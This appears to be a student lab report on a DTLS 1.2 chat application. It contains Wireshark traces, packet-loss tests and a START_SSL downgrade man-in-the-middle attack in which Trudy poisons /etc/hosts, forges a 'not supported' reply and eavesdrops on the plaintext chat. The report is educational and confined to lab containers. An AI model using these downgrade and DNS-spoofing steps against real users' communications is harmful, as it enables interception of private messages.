


Fig. 28. Client (P1)





Fig. 29. Server (P2)

As seen in the snapshots in Fig. 28. And 29. for Task-2, the Client (Alice) first establishes a socket connection with the Server (Bob). After the connection is established, Alice and Bob exchange 4 application-level control messages as shown. This is followed by a SSL (DTLSv1.2) connection (using DTLS Handshake mechanism) bound to the same socket. This helps to make the communication-flow secure. Once the handshake is carried out successfully, both Alice and Bob

can securely send their messages through the encrypted channel. Either the Client or Server can terminate the chat using the chat_close message.

NOTE: Certificates are loaded from the root store directly and used for the authentication process in the handshake, making it successful.

Output (Wireshark Trace) :



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.31.0.2	172.31.0.3	UDP	52	40843 → 12345 Len=10
2	0.000480	172.31.0.3	172.31.0.2	UDP	55	12345 → 40843 Len=13
3	0.000548	172.31.0.2	172.31.0.3	UDP	56	40843 → 12345 Len=14
4	0.000579	172.31.0.3	172.31.0.2	UDP	60	12345 → 40843 Len=18
5	0.001046	172.31.0.2	172.31.0.3	DTLSv1…	215	Client Hello
6	0.001102	172.31.0.3	172.31.0.2	DTLSv1…	76	Hello Verify Request
7	0.001159	172.31.0.2	172.31.0.3	DTLSv1…	221	Client Hello
8	0.001490	172.31.0.3	172.31.0.2	DTLSv1…	270	Server Hello, Certificate (Fragment)
9	0.001500	172.31.0.3	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
10	0.001507	172.31.0.3	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
11	0.001513	172.31.0.3	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
12	0.001520	172.31.0.3	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
13	0.001986	172.31.0.3	172.31.0.2	DTLSv1…	256	Certificate (Reassembled), Server Key Exchange, Server Hello Done
14	0.002970	172.31.0.2	172.31.0.3	DTLSv1…	175	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
15	0.003260	172.31.0.3	172.31.0.2	DTLSv1…	247	New Session Ticket, Change Cipher Spec
16	0.003271	172.31.0.3	172.31.0.2	DTLSv1…	103	Encrypted Handshake Message
17	2.067492	172.31.0.2	172.31.0.3	DTLSv1…	81	Application Data
18	5.044364	Xensourc_ae:c3:fd	Xensourc_d2:a2:f0	ARP	42	Who has 172.31.0.3? Tell 172.31.0.2
19	5.044679	Xensourc_d2:a2:f0	Xensourc_ae:c3:fd	ARP	42	Who has 172.31.0.2? Tell 172.31.0.3
20	5.044710	Xensourc_ae:c3:fd	Xensourc_d2:a2:f0	ARP	42	172.31.0.2 is at 00:16:3e:ae:c3:fd
21	5.044727	Xensourc_d2:a2:f0	Xensourc_ae:c3:fd	ARP	42	172.31.0.3 is at 00:16:3e:d2:a2:f0
22	6.478076	172.31.0.3	172.31.0.2	DTLSv1…	84	Application Data
23	10.880482	172.31.0.2	172.31.0.3	DTLSv1…	91	Application Data
24	16.451566	172.31.0.3	172.31.0.2	DTLSv1…	89	Application Data
25	20.117183	172.31.0.2	172.31.0.3	DTLSv1…	89	Application Data
26	20.117319	172.31.0.2	172.31.0.3	DTLSv1…	81	Encrypted Alert
27	20.118370	172.31.0.3	172.31.0.2	DTLSv1…	81	Encrypted Alert

```
▸ Frame 1: 52 bytes on wire (416 bits), 52 bytes captured (416 bits)
▸ Ethernet II, Src: Xensourc_ae:c3:fd (00:16:3e:ae:c3:fd), Dst: Xensourc_d2:a2:f0 (00:16:3e:d2:a2:f0)
▸ Internet Protocol Version 4, Src: 172.31.0.2, Dst: 172.31.0.3
▸ User Datagram Protocol, Src Port: 40843, Dst Port: 12345
▸ Data (10 bytes)

0000  00 16 3e d2 a2 f0 00 16  3e ae c3 fd 08 00 45 00   ··>····· >·····E·
0010  00 26 8b d0 40 00 40 11  56 b3 ac 1f 00 02 ac 1f   ·&··@·@· V·······
0020  00 03 9f 8b 30 39 00 12  58 67 63 68 61 74 5f 68   ····09·· Xgchat_h
0030  65 6c 6c 6f                                       ello
```

Fig. 30. chat_hello (plain-text)

As seen above, the chat_hello and other control messages are sent in plain-text before a secure (DTLS) connection has been established. Once the channel is secure, the data sent by each other over the channel are encrypted (Application Data).

Injection of Loss:

NOTE: Command for injecting loss on the interface/link eth0 of the client.

tc qdisc add dev eth0 root netem loss 20%

Scenario-2: (With injected packet loss using tc netem command)




Fig. 31. Client (P1)




Fig. 32. Server (P2)


In this scenario, we inject a 20% loss on the client-side (link/interface) i.e. the messages sent over UDP by Alice can get lost.

Our objective here was to add reliability to the application such that at least the control messages are delivered reliably and in-order using timers and retries.

As you can see in the above snaps, Alice repeatedly tries to send chat_hello until it receives an ACK for the corresponding message sent. This is done for all control messages, so that the establishment of the connection cannot proceed without the messages. After the exchange is done, the DTLS handshake is carried out and

the chat messages can then be exchanged. Until Alice doesn't receive the expected message, it won't proceed with the next message and will keep re-transmitting (Reconnecting), until the message reaches the server and an ACK is sent back.

Wireshark Trace with Loss (Scenario-2):



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.31.0.2	172.31.0.3	UDP	52	39203 → 12345 Len=10
2	0.000054	172.31.0.3	172.31.0.2	ICMP	80	Destination unreachable (Port unreachable)
3	0.000087	172.31.0.2	172.31.0.3	UDP	52	39203 → 12345 Len=10
4	0.000093	172.31.0.3	172.31.0.2	ICMP	80	Destination unreachable (Port unreachable)
5	0.000107	172.31.0.2	172.31.0.3	UDP	52	39203 → 12345 Len=10
6	0.000112	172.31.0.3	172.31.0.2	ICMP	80	Destination unreachable (Port unreachable)
7	0.000120	172.31.0.2	172.31.0.3	UDP	52	39203 → 12345 Len=10
8	0.000125	172.31.0.3	172.31.0.2	ICMP	80	Destination unreachable (Port unreachable)
9	0.000137	172.31.0.2	172.31.0.3	UDP	52	39203 → 12345 Len=10
10	0.000142	172.31.0.3	172.31.0.2	ICMP	80	Destination unreachable (Port unreachable)
11	0.000153	172.31.0.2	172.31.0.3	UDP	52	39203 → 12345 Len=10
12	0.000158	172.31.0.3	172.31.0.2	ICMP	80	Destination unreachable (Port unreachable)
13	1.007772	172.31.0.2	172.31.0.3	UDP	52	39203 → 12345 Len=10
14	1.007821	172.31.0.3	172.31.0.2	ICMP	80	Destination unreachable (Port unreachable)
15	1.007843	172.31.0.2	172.31.0.3	UDP	52	39203 → 12345 Len=10
16	2.031857	172.31.0.2	172.31.0.3	UDP	52	39203 → 12345 Len=10
17	2.032134	172.31.0.3	172.31.0.2	UDP	55	12345 → 39203 Len=13
18	2.032243	172.31.0.2	172.31.0.3	UDP	56	39203 → 12345 Len=14
19	2.032339	172.31.0.3	172.31.0.2	UDP	60	12345 → 39203 Len=18
20	2.032736	172.31.0.2	172.31.0.3	DTLSv1…	215	Client Hello
21	2.032817	172.31.0.3	172.31.0.2	DTLSv1…	76	Hello Verify Request
22	2.032917	172.31.0.2	172.31.0.3	DTLSv1…	221	Client Hello
23	2.033253	172.31.0.3	172.31.0.2	DTLSv1…	270	Server Hello, Certificate (Fragment)
24	2.033282	172.31.0.3	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
25	2.033299	172.31.0.3	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
26	2.033316	172.31.0.3	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
27	2.033334	172.31.0.3	172.31.0.2	DTLSv1…	270	Certificate (Fragment)
28	2.033772	172.31.0.3	172.31.0.2	DTLSv1…	258	Certificate (Reassembled), Server Key Exchar
29	2.035109	172.31.0.2	172.31.0.3	DTLSv1…	175	Client Key Exchange, Change Cipher Spec, Enc
30	2.035714	172.31.0.3	172.31.0.2	DTLSv1…	247	New Session Ticket, Change Cipher Spec
31	2.035749	172.31.0.3	172.31.0.2	DTLSv1…	103	Encrypted Handshake Message
32	5.193957	172.31.0.2	172.31.0.3	DTLSv1…	81	Application Data
33	5.199814	Xensourc_ae:c3:fd	Xensourc_d2:a2:f0	ARP	42	Who has 172.31.0.3? Tell 172.31.0.2
34	5.200022	Xensourc_d2:a2:f0	Xensourc_ae:c3:fd	ARP	42	Who has 172.31.0.2? Tell 172.31.0.3
35	5.200045	Xensourc_ae:c3:fd	Xensourc_d2:a2:f0	ARP	42	172.31.0.2 is at 00:16:3e:ae:c3:fd
36	5.200058	Xensourc_d2:a2:f0	Xensourc_ae:c3:fd	ARP	42	172.31.0.3 is at 00:16:3e:d2:a2:f0
37	8.329730	172.31.0.3	172.31.0.2	DTLSv1…	84	Application Data
38	30.049332	172.31.0.3	172.31.0.2	DTLSv1…	81	Encrypted Alert
39	30.049971	172.31.0.2	172.31.0.3	DTLSv1…	81	Encrypted Alert
40	35.151696	Xensourc_ae:c3:fd	Xensourc_d2:a2:f0	ARP	42	Who has 172.31.0.3? Tell 172.31.0.2
41	35.151758	Xensourc_d2:a2:f0	Xensourc_ae:c3:fd	ARP	42	Who has 172.31.0.2? Tell 172.31.0.3
42	35.152109	Xensourc_d2:a2:f0	Xensourc_ae:c3:fd	ARP	42	172.31.0.3 is at 00:16:3e:d2:a2:f0
43	36.175781	Xensourc_d2:a2:f0	Xensourc_ae:c3:fd	ARP	42	Who has 172.31.0.2? Tell 172.31.0.3
44	36.175808	Xensourc_ae:c3:fd	Xensourc_d2:a2:f0	ARP	42	172.31.0.2 is at 00:16:3e:ae:c3:fd

Fig. 33. Snap of PCAP trace with injected loss

e) Compare and contrast DTLS 1.2 handshake with that of TLS 1.2 handshake.

-> Briefly, TLS 1.2 and DTLS 1.2 both facilitate secure communication, but they differ in their transport protocols and reliability mechanisms. TLS operates over TCP, ensuring reliable, in-order delivery, while DTLS is designed for UDP, handling potential packet loss or reordering. DTLS incorporates message retransmissions and sequence number checks to address UDP's unreliability.

TASK-3: START_SSL downgrade attack for eavesdropping

Downgrade attack by Trudy by intercepting the chat_START_SSL control message from Alice

(Bob) to Bob (Alice).

a) If Alice receives a chat_START_SSL_NOT_SUPPORTED message after sending *chat_START_SSL* to Bob, it assumes that Bob does not have capability to set up secure chat communication.
b) In this attack, Trudy blocks *chat_START_SSL* from reaching Bob and sends a forged reply message *chat_START_SSL_NOT_SUPPORTED* to Alice and thereby forcing Alice and Bob to have unsecure chat communication for successfully intercepting their communication. Show that it is indeed the case by capturing Pcap traces at Trudy/Alice/Bob LXDs.
c) You need to write a program (`secure_chat_interceptor`) to launch this downgrade attack (`-d` command line option) from Trudy-LXD. For this task, you can assume that Trudy poisoned the /etc/hosts file of Alice (Bob) and replaced the IP address of Bob (Alice) with that of her. It's a kind of DNS spoofing for launching MITM attacks. In this attack, Trudy only plays with *chat_START_SSL* message(s) and forwards the rest of the traffic as it is i.e., eavesdropper.

NOTE:
To poison /etc/hosts file of Alice and Bob containers, use the following command from inside the VM
`bash ~/poison-dns-alice1-bob1.sh`
To revert back the /etc/hosts file of Alice, Bob containers, use the following command from inside the VM.
`bash ~/unpoison-dns-alice1-bob1.sh`

Brief description of Task-3:

1. **Setup:** Alice (Client), Bob (Server), Trudy (Eavesdropping Interceptor).

2. **DNS poisoning:** DNS poisoning script is run to change the IP mapping for Alice and Bob in the DNS resolver (At Alice: Bob's IP changes to Trudy's IP, At Bob: Alice's IP changes to Trudy's IP).

3. **SSL Downgrading:** Now Alice (Client) sends the **chat_hello** message to Bob (Server) but the Trudy (interceptor) between them doesn't allow Alice's message to reach Bob. Thus, Bob doesn't receive the **chat_hello** message from Alice and Trudy sends a false message to Alice stating **"chat_START_SSL_NOT_SUPPORTED".** Now Alice (Client) thinks that Bob (Server) is not supporting SSL. Hence, Alice (Client) proceeds without SSL support which makes the communication between unencrypted and Trudy (interceptor) able to see all the messages exchanged between Alice (Client) and Bob (Server).

4. **Fallback to Unsecure Communication:** After the downgrade attack is successful, both Alice and Bob continue to exchange chat messages using normal socket communication without any SSL security. As a result, Trudy is able to now eavesdrop into their chat messages i.e. when Alice sends a message to Bob, the message passes through Trudy's socket and she is able to read the message. The same happens when the flow of the messages are the other way round.




Fig. 34. Trudy eavesdropping the chat app messages after performing the SSL downgrade attack

Shown above is a typical flow of the communication between Alice and Bob.

```
root@alice1:~# ./a.out -c bob1
Usage: secure_chat_app [-c] [-s server_name]
Connected with IP address: 172.31.0.4
Received Message from Server: chat_ok_reply
.......Reconnecting.......
Received Message from Server: chat_START_SSL_NOT_SUPPOR
TED

***Alert***
Bob does not have capability to set up secure chat comm
unication

***Alert***
Fallback to normal socket communication...

==================================================
Send Message: Hi
Received Message: Hi
Send Message: How are you?
Received Message: I am fine
Send Message: chat_close

***Alert***
Normal socket communication terminated.
```

Fig. 36. Client (P1)

```
root@bob1:~# ./a.out -s
.................. Server started .................
Received Message: chat_hello
Received Message: Hi

***Alert***
Fallback to normal socket communication...
Send Reply: Hi
Received Message: How are you?
Send Reply: I am fine
No message from client connection closed...

***Alert***
Normal socket communication terminated.
Waiting for client to connect again
```

Fig. 35. Server (P2)

```
root@trudy1:~/Task3# ./a.out -d alice1 bob1
Hello
Connected with IP address: 172.31.0.3
Received from Alice: chat_hello
Received from Bob: chat_ok_reply
Received from Alice: chat_START_SSL
Received from Alice: Hi
Received from Bob: Hi
Received from Alice: How are you?
Received from Bob: I am fine
Connection closed
```

Fig. 35. Trudy (MITM)

NOTE: At this point, we assume that the DNS poisoning script has been executed. This will ensure that the entries are poisoned such that Trudy can now overhear the communication over its fake sockets.

In the above snaps, after a single reconnect, the Client attempts to establish a socket communication with the Server and exchange the control messages with each other. But this time, when Client sends chat_START_SSL to initiate the handshake, Trudy being the MITM sends chat_START_SSL_NOT_SUPPORTED message indicating that it is not capable of performing the DTLS handshake. Eventually now, though the Client can support a secure connection, it has to also settle for an unsecured connection with normal socket communication without the security properties of DTLS.

This ensures that Trudy can overhear (eavesdrop) the communication happening between Alice and Bob as an interceptor in this Task.

Wireshark Traces:


